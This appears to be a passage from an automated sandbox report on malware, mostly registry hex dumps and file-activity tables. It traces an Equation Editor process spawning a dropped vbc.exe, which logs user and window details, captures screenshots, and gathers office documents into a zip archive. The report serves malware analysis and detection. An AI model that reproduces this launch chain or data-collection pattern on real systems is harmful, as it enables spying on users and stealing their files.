			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA40C	FA40C	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 53 25 22 5B 9D C9 D6 01 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2508 Parent PID: 584

General

Start time:	09:53:43

Start date:	03/12/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2532 Parent PID: 2508

General

Start time:	09:53:45
Start date:	03/12/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	57344 bytes
MD5 hash:	36A1FE92A6D16E8B6EF766C06B7D9300
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 0%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2564 Parent PID: 2532

General

Start time:	09:53:48
Start date:	03/12/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	57344 bytes
MD5 hash:	36A1FE92A6D16E8B6EF766C06B7D9300
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B367F	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab6BEE.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1B367F	InternetOpenUrlA
C:\Users\user\AppData\Local\Temp\Tar6BEF.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1B367F	InternetOpenUrlA
C:\Users\user\recommended.4NN	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	70C8353E	CreateFileW
C:\Users\user\Screenshot.BMP	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	476	7295C353	CreateFileA
C:\Users\user\Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72A2CD38	CreateDirectoryA
C:\Users\user\Files\JSDNGYCOWY.xlsx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\LTKMYBSEYZ.xlsx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\NIKHQAIQAU.xlsx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\YPSIACHYXW.xlsx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\DVWHKMNFNN.docx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\NWTVCDUMOB.docx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\WUTJSCBCFX.docx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\YPSIACHYXW.docx	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	4	72A2D258	CreateFileA
C:\Users\user\Files\BPMLNOBVSB.pdf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Users\user\Files\CURQNKVOIX.pdf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Users\user\Files\JSDNGYCOWY.pdf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Users\user\Files\NWTVCDUMOB.pdf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Users\user\Files\8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	72A2D258	CreateFileA
C:\Users\user\Files.zip	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	72A2D258	CreateFileA

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\recommended.4NN	unknown	29	53 74 61 72 74 65 64 3a 20 31 32 2f 33 2f 32 30 32 30 20 39 3a 35 33 3a 35 33 20 41 4d	Started: 12/3/2020 9:53:53 AM	success or wait	1	70C83FBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\recommended.4NN	unknown	2	0d 0a	..	success or wait	1	70C83FBE	WriteFile
C:\Users\user\recommended.4NN	unknown	45	0d 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 0d 0a 43 6f 6d 70 75 74 65 72 20 4e 61 6d 65 3a 20 41 4c 42 55 53 2d 50 43 0d 0a	..User Name: user..Computer Name: user-PC..	success or wait	1	70C83FBE	WriteFile
C:\Users\user\recommended.4NN	unknown	2	0d 0a	..	success or wait	1	70C83FBE	WriteFile
C:\Users\user\recommended.4NN	unknown	32	5b 39 3a 35 33 3a 35 33 20 41 4d 5d 3c 3c 50 72 6f 67 72 61 6d 20 4d 61 6e 61 67 65 72 3e 3e 09	[9:53:53 AM]<<Program Manager>>.	success or wait	29	70C83FBE	WriteFile
C:\Users\user\recommended.4NN	unknown	2	0d 0a	..	success or wait	29	70C83FBE	WriteFile
C:\Users\user\Screenshot.BMP	unknown	14	42 4d 36 00 3c 00 00 00 00 00 36 00 00 00	BM6.<.....6...	success or wait	491	72994584	_lwrite
